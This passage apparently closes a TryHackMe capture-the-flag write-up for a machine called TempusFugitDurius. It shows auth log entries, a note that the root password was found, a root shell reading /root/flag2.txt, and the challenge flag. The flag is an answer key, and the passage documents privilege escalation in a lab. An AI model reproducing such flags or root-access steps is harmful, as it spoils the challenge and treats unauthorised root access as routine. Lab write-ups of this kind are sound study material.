Apr 22 17:32:36 Durius su[1895]: + /dev/pts/1 root:bendover
Apr 22 17:32:36 Durius su[1895]: pam_unix(su:session): session opened for user bendover by me(uid=0)
Apr 22 17:32:40 Durius su[1895]: pam_unix(su:session): session closed for user bendover
Apr 22 17:33:47 Durius sshd[1523]: Received signal 15; terminating.
Apr 22 17:44:07 Durius systemd-logind[446]: New seat seat0.
Apr 22 17:44:07 Durius systemd-logind[446]: Watching system buttons on /dev/input/event2 (Power Button)
Apr 22 18:09:01 Durius CRON[1353]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:09:01 Durius CRON[1353]: pam_unix(cron:session): session closed for user root
Apr 22 18:17:01 Durius CRON[1418]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:17:01 Durius CRON[1418]: pam_unix(cron:session): session closed for user root
Apr 22 18:39:01 Durius CRON[1439]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:39:01 Durius CRON[1439]: pam_unix(cron:session): session closed for user root
Apr 22 19:09:01 Durius CRON[1581]: pam_unix(cron:session): session opened for user root by (uid=0)
:
```

It is root-password



```
root@Durius:~# cat /root/flag2.txt
THM{Great_work!_You_Rooted_TempusFugitDurius!}
root@Durius:~# 
```

THM{Redacted}